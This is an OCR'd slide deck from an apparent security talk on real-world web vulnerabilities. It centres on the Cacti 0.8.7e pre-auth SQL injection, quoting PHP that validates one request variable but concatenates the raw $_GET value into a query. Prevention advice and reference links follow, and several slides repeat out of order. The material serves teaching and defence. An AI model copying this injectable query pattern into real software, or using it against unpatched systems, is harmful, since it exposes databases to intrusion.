
- Cacti 0.8.7e
  - Popular RRD graphing tool
  - Pre-auth SQL bug found by Stefan Esser in 2010



```
function get_request_var_request($name, $default = "")
{
    if (isset($_REQUEST[$name]))
    {
        return $_REQUEST[$name];
    } else
    {
        return $default;
    }
}

function input_validate_input_regex($value, $regex) {
    if ((!ereg($regex, $value)) && ($value != "")) {
        die_html_input_error();
    }
}
/* ================= input validation ================= */
input_validate_input_regex(get_request_var_request("rra_id"), "^([0-9]+|all)$");
input_validate_input_number(get_request_var("local_graph_id"));
input_validate_input_regex(get_request_var_request("view_type"), "^([a-zA-Z0-9]+)$");
/* ==================================================== */

$rra = db_fetch_row("select id,timespan,steps,name from rra where id=" . $_GET["rra_id"]);
```

SQL Injection

- Cacti 0.8.7e
  - Popular RRD graphing tool
  - Pre-auth SQL bug found by Stefan Esser in 2010



```
function get_request_var_request($name, $default = "")
{
    if (isset($_REQUEST[$name]))
    {
        return $_REQUEST[$name];
    } else
    {
        return $default;
    }
}

function input_validate_input_regex($value, $regex) {
    if ((!ereg($regex, $value)) && ($value != "")) {
        die_html_input_error();
    }
}
/* ================= input validation ================= */
input_validate_input_regex(get_request_var_request("rra_id"), "^([0-9]+|all)$");
input_validate_input_number(get_request_var("local_graph_id"));
input_validate_input_regex(get_request_var_request("view_type"), "^([a-zA-Z0-9]+)$");
/* ==================================================== */

$rra = db_fetch_row("select id,timespan,steps,name from rra where id=" .$_GET["rra_id"]);
```

Remote Code Execution

- How to Prevent
  - Patch!
  - Read the OWASP guides on SQL Injection
  - https://www.owasp.org/index.php/Guide_to_SQL_Injection
  - Use a framework with Parameterized queries
  - Validate input, escape output

Thank you for listening, questions?

We're Hiring!

Real Applications - Real Vulnerabilities
Really Exploited.

Quintin Russ
quintin@sitehost.co.nz

Authentication Bypass

- Authentication Bypass Resources
  - https://www.owasp.org/index.php/Broken_Access_Control
  - http://seclists.org/fulldisclosure/2009/Nov/169

Remote Code Execution

- Remote Code Execution Resources
  - https://www.owasp.org/index.php/Direct_Dynamic_Code_Evaluation_%28%27Eval_Injection%27%29
  - https://wordpress.org/news/2011/06/passwords-reset/
  - http://mtekk.us/archives/enemy-of-the-spammers/wp-org-commit-evil-code/

SQL Injection

- SQL Injection Resources
  - https://www.owasp.org/index.php/SQL_Injection
  - https://www.owasp.org/index.php/Testing_for_MySQL
  - http://php-security.org/2010/05/13/mops-2010-023-cacti-graph-viewer-sql-injection-vulnerability/index.html

Thank you for listening, questions?

We're Hiring!

Real Applications - Real Vulnerabilities
Really Exploited.

Quintin Russ
quintin@sitehost.co.nz